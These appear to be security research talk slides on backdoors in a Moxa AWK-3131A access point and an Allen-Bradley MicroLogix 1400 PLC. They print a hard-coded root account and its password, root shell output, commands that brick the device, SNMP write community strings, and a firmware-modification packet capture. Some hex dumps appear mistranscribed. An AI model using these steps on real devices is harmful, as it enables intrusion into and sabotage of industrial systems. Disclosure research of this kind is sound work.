... <snip> ...
echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd
/bin/passwd -u 94jo3dkru4 -p "moxaiw%s"
```

# MOXA WAP: BACKDOOR

```
$v0, 0x41
$a1, $v0, (aEchoAdminSSbin - 0x410000) || "echo \\\"admin:%s\\\" | /sbin/chpasswd"
$a2, 0x130+arg_0($fp)
$v0, sprintf
$t9, $v0
$t9 : sprintf

$gp, 0x130+var_120($fp)
$v0, $fp, 0x130+var_118
$a0, $v0
$v0, iw_system_quiet
$t9, $v0
$t9 : iw_system_quiet

$gp, 0x130+var_120($fp)
$v0, $fp, 0x130+var_118
$a0, $v0 # s
$v0, 0x41
$a1, $v0, (aEcho94jo3dkruh - 0x410000) || "echo \\\"94jo3dkruh:moxaiu%\\\" | /sbin/chpasswd"
$a2, 0x130+arg_0($fp)
$v0, sprintf
$t9, $v0
$t9 : sprintf
```

# MOXA WAP: BACKDOOR

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- Sets admin user's password
  - We know admin password is “root”

```
"echo \"admin:%s\" | /sbin/chpasswd"
```
- Sets 94jo3dkru4 user's password
  - Doesn't change the value being passed to %s

```
"echo \"94jo3dkru4:moxaiw%s\" | /sbin/ch"..."
```
  - “moxaiw%s” becomes “moxaiwroot”
- This is hard-coded in an initialization binary
  - runs every time the device boots

# MOXA WAP: BACKDOOR

```
root@kali:~/workspace/AWK# ssh 94jo3dkru4@192.168.127.253
94jo3dkru4@192.168.127.253's password:
[757] Jan 02 15:44:05 lastlog_perform login: Couldn't stat /var/
[757] Jan 02 15:44:05 lastlog_openseek: /var/log/lastlog is not
- # who
94jo3dkru4 pts/0 00:00 Jan 2 15:44:05 192.168
- # whoami
root
- # id
uid=0(root) gid=0(root) groups=0(root)
- # uname -a
Linux AWK-3131A_0871 2.6.31--LSDK-WLAN-10.2.85 #1 PREEMPT Tue De
- # pwd
/
- # cat /etc/passwd
root:$1$1ZudtN1wlCpXxkNu2w6vT/:0:0:root:/etc/nologin.sh
94jo3dkru4:Zg5S0mmQKk3kA:0:0:root:/bin/sh
daccti:1soCLuEVaI1iAa0A8dwk7Aa1:0:0:root:/usr/sbin/daccti
```

# MOXA WAP: BACKDOOR

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We have an operating  
system root-level backdoor!!!

# MOXA WAP: BACKDOOR

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
```
iw_system((int32_t)"iw_onekey %s &");
iw_system((int32_t)"killall -2 %s");
iw_system((int32_t)"ping -c 4 %s 1>/var/pingtestlog.txt 2>&1");

iw_system((int32_t)"openssl aes-256-cbc -d -k moxaiwroot
-salt -in %s -out %s");

iw_system((int32_t)"rm %s");
iw_system((int32_t)"echo Import Fail > %s");
iw_system((int32_t)"touch %s%s");
iw_system((int32_t)"cd %s && tftp -p -r %s %s && echo $? > %s");
iw_system((int32_t)"echo \"TFTP Server no response\" > %s");
iw_system((int32_t)"rm %s%s");
```

# MOXA WAP: ATTACK SUMMARY

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# MOXA WAP: NOW WHAT?

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- We already have OS root
- It's a “read-only” file system
- We already grabbed all the binaries and configs
- We could install a backdoor
  - but it already has one
- Lots of binaries already on device can be used to do fun things

# MOXA WAP: NOW WHAT?

80211debug	crontab	find	ip	iw_testDevio	mdev	pwdx	start-stop-daemon	uptime
80211stats	cryptpw	flock	ipaddr	iw_testDo	msg	radartool	stty	users
[	cttyhack	fold	ipcrm	iw_troubleshoot	microcom	rdate	su	usleep
[[	cut	free	ipcs	iw_typeSizeEnumerator	mkdir	readahead	slogin	vconfig
addgroup	date	fsync	iperf	iw_waitSetup	mknod	readlink	sv	virtual_op
adduser	dd	fuser	iplink	iw_webs	mkpasswd	readprofile	svlogd	vlock
adjtimex	delgroup	fw_printenv	iproute	iw_xmodemTest	mktemp	realpath	sync	watch
apstats	deluser	fw_setenv	iprule	iwconfig	modinfo	reboot	sysctl	watchdog
arp	depmod	getopt	iptables	iwevent	modprobe	reg	syslogd	wc
arping	df	getty	iptunnel	iwgetid	mount	renice	tail	wget
ash	dhcprelay	getvalue	iw_CAFfile_update	iwlist	mox_get_vid	reset	tar	wget.sh
athdebug	diff	grep	iw_console	iwpriv	mox_vconfig	resize	tcpdump	which
athstats	dirname	groups	iw_console_user	iwspy	mpstat	rm	tcpsvd	telnet
athstatsclr	dmesg	gunzip	iw_diagnose	kill	mv	rmdir	telnetd	who
awk	dnsdomainname	gzip	iw_doConfig	killall	nart.out	rmmod	whoami	whois
basename	dnsmasq	halt	iw_dst	killall5	netstat	route	test	wifi_setup
beep	dropbear	hd	iw_event	klogd	nice	rpcapd	test_get_eapol_key	wifi_test
blockdev	dropbearkey	head	iw_event_user	konf	nmeter	rtcwake	test_get_node_list	wirelessWatchdog
bootchartd	du	hexdump	iw_firewall	konfd	nohup	run-parts	test_get_rssi_report	wlanconfig
brctl	dumpleases	hostapd	iw_fw	lan_setup	nslookup	runlevel	tftp	wpa_cli
burnin_9344	dumpregs	hostapd_cli	iw_gps	lan_test	openssl	runsv	time	wpa_passphrase
busybox	ebtables	hostname	iw_handle_phy	less	passwd	runsvdir	timeout	wpa_supplicant
cat	ebtables-restore	hwclock	iw_init	lldpctl	pgrep	sed	top	xargs
chgrp	echo	i2cdetect	iw_ipConflict	lldpd	pidof	seq	touch	yes
chmod	eeprom	i2cdump	iw_ip_update	ln	ping	serviceAgent	tr	zcat
chown	egrep	i2cget	iw_ntp	log	pipe_progress	setconsole	traceroute	zcp
chpasswd	emiHandler	i2cset	iw_onekey	logHandler	pkill	setlogcons	true	zip_main
chpst	env	id	iw_ramImage	logger	pktlogconf	setserial	tty	
chroot	envdir	ifconfig	iw_reseted	login	pktlogdump	setsid	ttysize	
chrt	envuidgid	ifdown	iw_setBios	logname	pmap	setuidgid	tunctl	
cksum	ethreg	ifrename	iw_setValue	logread	poweroff	sh	udhcpc	
clear	expr	ifup	iw_snmpd	losetup	printenv	slattach	udhcpcd	
comm	false	insmod	iw_sysMon	ls	printf	sleep	umount	
cpl	expand	init	iw_test	lsmod	ps	snmpd	uname	
crond	fgrep	iostat	iw_testBoard	lsusb	pstree	softlimit	unexpand	
			iw_testDesc	md5sum	pwd	sort		

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# MOXA WAP: NOW WHAT?

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- Modify legit binaries
  - change the serviceAgent binary to deliver custom payloads to the Moxa Windows configuration application
    - this potentially allows an attacker to “swim upstream”, moving from the device up to the IT network
    - get around read-only: kill legit process and re-run new from /var
  - “patch” the firmware install binary to skip integrity checks
- iptables, tunnels, catch all traffic, etc.
- Linux kernel modules
  - insmod, lsmod, rmmod
- Change RF parameters
  - frequency, channel, strength, etc.

# MOXA WAP: NOW WHAT?

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# BRICK IT!

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# MOXA WAP: SOFT BRICK

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- killall5
  - send a signal to all processes
  - device requires manual hard power cycle
    - reset button doesn't work
- umount / mount games

# MOXA WAP: FIRM BRICK

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- Not sure how it happened 😊
- Was testing out a bunch of Moxa binaries
  - suspect it was `fw_setenv` followed by a couple mount/umount and a reboot
    - the device never came back from the reboot
  - have full console logs but haven't been able to verify
    - so far unable to un-brick the device
    - only have 1 functional device remaining


# MOXA WAP: FIRM BRICK

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```
/ # fw_setenv -a
Unlocking flash...
Done
Erasing old environment...
Done
Writing environment to /dev/mtd1...
Done
Locking ...
Done
/ # mount -o remount,rw -a
/ # reboot
```



# MOXA WAP: FIRM BRICK



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# MOXA AWK-3131A: CVEs

1.	CVE-2016-8717	10.0	Hard-coded Administrator Credentials Vulnerability
2.	CVE-2016-8721	9.1	Web Application Ping Command Injection Vulnerability
3.	CVE-2016-8723	7.5	HTTP GET Denial of Service Vulnerability
4.	CVE-2016-8716	7.5	Web Application Cleartext Transmission of Password Vulnerability
5.	CVE-2016-8718	7.5	Web Application Cross-Site Request Forgery Vulnerability
6.	CVE-2016-8719	7.5	Web Application Multiple Reflected Cross-Site Scripting Vulnerabilities
7.	CVE-2016-8712	5.9	Web Application Nonce Reuse Vulnerability
8.	CVE-2016-8722	5.3	Web Application asqc.asp Information Disclosure Vulnerability
9.	CVE-2016-8720	3.1	Web Application bkpath HTTP Header Injection Vulnerability
10.	CVE-2016-0241	7.5	Web Application onekey Information Disclosure Vulnerability
11.	CVE-2016-8725	5.3	Web Application systemlog.log Information Disclosure Vulnerability
12.	CVE-2016-8724	5.3	serviceAgent Information Disclosure Vulnerability
13.	CVE-2016-8726	7.5	web_runScript Header Manipulation Denial of Service Vulnerability

# MOXA AWK-3131A: HELLO

```
drwxr-xr-x 2 root root 2332 Mar 10 10:33 bin
drwxr-xr-x 4 root root 0 Jan 1 1970 configData
drwxr-xr-x 3 root root 1328 Mar 10 10:33 dev
drwxr-xr-x 10 root root 443 Mar 10 10:33 etc
drwxr-xr-x 4 root root 2062 Mar 10 10:33 lib
lrwxrwxrwx 1 root root 11 Mar 10 10:33 linuxrc -> bin/busybox
drwxr-xr-x 2 root root 3 Mar 10 10:27 mnt
dr-xr-xr-x 51 root root 0 Jan 1 1970 proc
drwxr-xr-x 2 root root 1077 Mar 10 10:33 sbin
drwxr-xr-x 3 root root 31 Mar 10 10:19 share
-rw-r--r-- 1 root root 215 Mar 10 10:33 svn.txt
drwxr-xr-x 11 root root 0 Jan 1 1970 sys
drwxr-xr-x 5 root root 150 Mar 10 10:33 usr
drwxr-xr-x 6 root root 0 Mar 28 11:37 var
```

```
- # cat svn.txt
```

```
git@iw.moxa.com:awk3121
```

```
git id:AWK-1131A-V1.12 AWK-3131A-V1.4 Cisco Talos Security Vulnerability
```

```
99ddaa3dc9f841b86d83e6dd4a3c4a0bf0119bc66
```

```
refs/heads/AWK-1131A-V1.12 AWK-3131A-
```

```
V1.4 Cisco Talos Security Vulnerability
```

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# AB MICROLOGIX 1400 PLC

# ML1400: ABOUT

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- Programmable Logic Controller (PLC)
  - “micro” and “nano” control systems
    - as opposed to “small” or “large” control systems
  - “conveyor automation, security systems, and building and parking lot lighting.”
- Built in
  - Input / Output
  - Ethernet
  - Serial
  - Expansion I/O

# ML1400: ABOUT

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## Applications

Typical applications for the MicroLogix™ programmable controllers include:

- Material Handling
- Packaging Applications
- General Industrial Machinery
- Printing
- Food and Beverage
- Pharmaceutical
- Water Wastewater / SCADA
- Clutch/Brake control
- Position Control - Pick-and-place / Conveyor

# ML1400: FIRMWARE

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- binwalk not much help
- strings not much help
- limited analysis tools

# ML1400: FIRMWARE - STRINGS

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```
5!%!1!)!="
S/B/N/L[/FS"
'Second`w 6!
@`pxwp`@VP
93A3I3Q3Y3a3i3q;
{1'0J3/ |Z5
0123?456789
,>Q~DS&@ *
SE IP C= B,
o DF1 de0faul
LCD: 0.POTb
[&AID/f+b
elect>>t#0
oed</Z` </Va
h[P='dtm./htm?"T=mQ
chec_ked='
```

```
'g1%dg1'%X
xat@^x@wS 0
0C1l{qloR|s
Error <W/B>
py,d0 `c4
,P5 \cc4RdE rPT`Rc
AEIP? NORMA
C1rH5v W0!
"5XB/?A?S4[6-\4:
+*l@+5E8>F
j&&d&.j&>d*-
!fDFbE9` 0"
mmunicat0ions
hW0MD5[0no
- wL7L6L-L-
```

# ML1400: FIRMWARE - BINWALK

DECIMAL	HEXADECIMAL	DESCRIPTION
4122	0x101A	HTML document header
304690	0x4A632	HTML document header
1443840	0x160800	HTML document header
1444658	0x160B32	HTML document footer
1444666	0x160B3A	HTML document header
1445951	0x16103F	HTML document footer
1445959	0x161047	HTML document header
1447568	0x161690	Copyright string: "Copyright &copy 2008 Rockwell Automation Inc."
1447642	0x1616DA	HTML document footer
1447650	0x1616E2	HTML document header
1449819	0x161F5B	Copyright string: "Copyright &copy 2008 Rockwell Automation Inc."
1449893	0x161FA5	HTML document footer
1453027	0x162BE3	GIF image data, version "89a", 20 x 16
1453140	0x162C54	GIF image data, version "89a", 21 x 16
1453272	0x162CD8	GIF image data, version "89a", 23 x 16


# ML1400: FIRMWARE - BINWALK

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```
binwalk -A <firmware>
```

DECIMAL	HEXADECIMAL	DESCRIPTION
936	0x3A8	Motorola Coldfire instructions, function prologue/epilogue
1608	0x648	Motorola Coldfire instructions, function prologue/epilogue
1792	0x700	Motorola Coldfire instructions, function prologue/epilogue
235065	0x39639	Motorola Coldfire instructions, function prologue/epilogue

# ML1400: FIRMWARE - BINWALK



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# ML1400: HARDWARE



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# ML1400: HARDWARE



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# ML1400: SNMP

```
ML1400 R03R11 Os.bin: QU&8
ML1400 R03R11 Os.bin: v\o
ML1400 R03R11 Os.bin: /"8 WG"
ML1400 R03R11 Os.bin: n4eXK
ML1400 R03R11 Os.bin: &080J0^
ML1400 R03R11 Os.bin: [REDACTED] lic
ML1400 R03R11 Os.bin: kuh\46D8
ML1400 R03R11 Os.bin: b@(AY
ML1400 R03R11 Os.bin: ^20!
ML1400 R03R11 Os.bin: HKx@
ML1400 R03R11 Os.bin: x'0R(g
```

```
ML1400 R03P121 Os.bin: ep8
ML1400 R03P121 Os.bin: up8
ML1400 R03P121 Os.bin: GE G
ML1400 R03P121 Os.bin: ;@<R
ML1400 R03P121 Os.bin: whee
ML1400 R03P121 Os.bin: [REDACTED] lic-Y
ML1400 R03P121 Os.bin: rivateZ
ML1400 R03P121 Os.bin: 1.3.6.1.
ML1400 R03P121 Os.bin: l* 0
ML1400 R03P121 Os.bin: -!5(
ML1400 R03P121 Os.bin: LJ+8"
```

```
ML1400 R03R11 Os.bin: "yP|
ML1400 R03R11 Os.bin: 9P"\|
ML1400 R03R11 Os.bin: lyPD
ML1400 R03R11 Os.bin: fec0
ML1400 R03R11 Os.bin: [REDACTED] li
ML1400 R03R11 Os.bin: rivate
ML1400 R03R11 Os.bin: 1.3.6.1
ML1400 R03R11 Os.bin: #vdf Y
ML1400 R03R11 Os.bin: N) uDN
ML1400 R03R11 Os.bin: itQ!Y(t= t\|
```

```
ML1400 R03P121 Os.bin: "Bd(D\0L
ML1400 R03P121 Os.bin: .@{j
ML1400 R03P121 Os.bin: 8 G\U
ML1400 R03P121 Os.bin: ly^q^fqp
ML1400 R03P121 Os.bin: d(Zv
ML1400 R03P121 Os.bin: [REDACTED] li
ML1400 R03P121 Os.bin: q4(f6p
ML1400 R03P121 Os.bin: *(g
ML1400 R03P121 Os.bin: 5NMPp
ML1400 R03P121 Os.bin: Age
ML1400 R03P121 Os.bin: |[0r
```

```
ML1400 R03P154 Os.bin: dy i
ML1400 R03P154 Os.bin: +V @
ML1400 R03P154 Os.bin: y i
ML1400 R03P154 Os.bin: ?@<R
ML1400 R03P154 Os.bin: whee
ML1400 R03P154 Os.bin: [REDACTED] lic-]
ML1400 R03P154 Os.bin: rivate^
ML1400 R03P154 Os.bin: 1.3.6.1.
ML1400 R03P154 Os.bin: \L&
ML1400 R03P154 Os.bin: l ,8*
ML1400 R03P154 Os.bin: xR <f,0/
```

```
ML1400 R03P154 Os.bin: .@!
ML1400 R03P154 Os.bin: gY $
ML1400 R03P154 Os.bin: j@nt
ML1400 R03P154 Os.bin: (&-
ML1400 R03P154 Os.bin: 5.13/.2G/
ML1400 R03P154 Os.bin: [REDACTED] li
ML1400 R03P154 Os.bin: SNMP
ML1400 R03P154 Os.bin: Q Ag
ML1400 R03P154 Os.bin: T PC
ML1400 R03P154 Os.bin: p
ML1400 R03P154 Os.bin: T(m
```

# ML1400: SNMP

```
snmpwalk -v 2c -c public 192.168.42.11
```

```
iso.3.6.1.2.1.1.1.0 = STRING: "Allen-Bradley 1766-L32BXB B/15.04 MicroLogix1400 Series B Revision 15.4"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.95.1.30
iso.3.6.1.2.1.1.3.0 = Timeticks: (40956053) 4 days, 17:46:00.53
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "MicroLogix 1400"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.2.1.0 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.0 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.2.0 = STRING: "fec0"
iso.3.6.1.2.1.2.2.1.3.0 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.4.0 = INTEGER: 1518
```

# ML1400: SNMP BACKDOOR

```
snmpwalk -c public -v 2c 192.168.42.11 .1.3.6.1.4.1.95
```

```
iso.3.6.1.4.1.95.2.2.1.1.1.0 = IpAddress: 0.0.0.0
iso.3.6.1.4.1.95.2.2.1.1.2.0 = ""
iso.3.6.1.4.1.95.2.2.1.1.3.0 = Hex-STRING: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
iso.3.6.1.4.1.95.2.2.1.1.4.0 = Hex-STRING: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
iso.3.6.1.4.1.95.2.2.1.1.5.0 = Hex-STRING: 00 00 00 00 00 00 00 00
iso.3.6.1.4.1.95.2.2.1.1.6.0 = INTEGER: 0
iso.3.6.1.4.1.95.2.2.1.1.7.0 = INTEGER: 0
iso.3.6.1.4.1.95.2.2.2.3.0 = INTEGER: 4
iso.3.6.1.4.1.95.2.3.1.1.1.1.0 = INTEGER: 1
iso.3.6.1.4.1.95.2.3.1.1.1.2.0 = INTEGER: 1
iso.3.6.1.4.1.95.2.3.1.1.1.3.0 = STRING: "public"
iso.3.6.1.4.1.95.2.3.1.1.1.4.0 = IpAddress: 0.0.0.0
iso.3.6.1.4.1.95.2.4.1.0 = STRING: "wheel"
iso.3.6.1.4.1.95.2.4.2.0 = STRING: "public"
iso.3.6.1.4.1.95.2.4.3.0 = STRING: "private"
End of MIB
```

# ML1400: SNMP BACKDOOR

```
0%#!():# snmpwalk -c wheel -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0
.3.6.1.2.1.1.4.0 = ""
0%#!():# snmpset -c private -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0 s "Hacker"
.3.6.1.2.1.1.4.0 = STRING: "Hacker"
0%#!():# snmpwalk -c wheel -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0
.3.6.1.2.1.1.4.0 = STRING: "Hacker"
0%#!():# snmpset -c wheel -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0 s "UberHacker"
.3.6.1.2.1.1.4.0 = STRING: "UberHacker"
0%#!():# snmpwalk -c wheel -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0
.3.6.1.2.1.1.4.0 = STRING: "UberHacker"
0%#!():#
```

# ML1400: SNMP BACKDOOR

---

```
v16.72000 .w7
y i P
?@
?0<R dj
d> fec0
ec0 wheel
whee ublic
public-] ri
private* vate
1.3.6.1. 1.3
1~ .6.1.2
U* 1|
```

# ML1400: MODIFY FIRMWARE

```
= Simple Network Management Protocol
 version: VERSION-1 (0)
 ...
 - data: set-request (3)
 - set-request
 request-id: 9056
 error-status: noError (0)
 error-index: 0
 - variable-bindings: 2 items
 - 1.3.6.1.4.1.95.2.2.1.1.0: 192.168.42.222 (193.168.42.222)
 Object Name: 1.3.6.1.4.1.95.2.2.1.1.0 (iso.3.6.1.4.1.95.2.2.1.1.0)
 Value (IpAddress): 192.168.42.222 (192.168.42.222)
 - 1.3.6.1.4.1.95.2.2.1.1.7.0: 433a5c55736572735c414446497e315c41707944617
 Object Name: 1.3.6.1.4.1.95.2.2.1.1.7.0 (iso.3.6.1.4.1.95.2.2.1.1.7.0)
 Value (OctetString): 433a5c55736572735c414446497e315c417079446174...
0000 00 1d 9c a4 31 5b 00 0c 29 de 06 21 08 00 45 00 ...11.. f.a..E.
0010 00 04 43 02 40 00 00 11 00 00 c0 a0 2a de c0 a0 ..C.0.
0020 2a 0b e7 a5 00 a1 00 00 d6 cb 30 76 02 01 00 04 *....0v....
0030 07 70 72 60 76 61 74 65 a3 68 02 02 26 08 02 01 .private ..5...
0040 00 02 01 00 30 5c 39 14 05 0c 2b 06 01 04 01 5f .. 0\0.
0050 02 02 01 01 00 40 64 c0 a9 2a d0 38 44 06 0c 0.00..
0060 2b 00 01 04 01 5f 02 02 01 01 02 00 04 34 43 34 *....0....8C-
0070 5c 55 73 65 72 73 5c 41 aa ad 49 4e 49 7e 31 5c \Users\A.0MINI-1\
0080 41 78 70 48 61 74 61 5c ac 61 63 61 0c 5c 54 65 AppData\ Local\T8
0090 6d 70 5c 57 41 4d 5f 42 41 41 54 5f 4f 53 2e 62 sp\WAM-B DOT DS.B
00a0 69 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

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# ML1400: MODIFY FIRMWARE

92.168.42.222	fe80::81c2:c9a2::0d	
192.168.42.11	ff02::1:2	
get-request...		Comment:
get-response...		SNMP: get-request 1.3.6.1.2.1.1.2.0.1.3.6.1.2.1.1.5.0.1.3.6.1.2...
get-request...		SNMP: get-response 1.3.6.1.2.1.1.2.0.1.3.6.1.2.1.1.5.0.1.3.6.1.2...
get-response...		SNMP: get-request 1.3.6.1.2.1.1.2.0.1.3.6.1.2.1.1.5.0.1.3.6.1.2...
get-request...		SNMP: get-response 1.3.6.1.2.1.1.2.0.1.3.6.1.2.1.1.5.0.1.3.6.1.2...
get-response...		SNMP: get-request 1.3.6.1.4.1.95.2.3.1.1.2.0.1.3.6.1.4.1.95.2.2.23.0...
get-request...		SNMP: get-response 1.3.6.1.4.1.95.2.3.1.1.2.0.1.3.6.1.4.1.95.2.2.23.0...
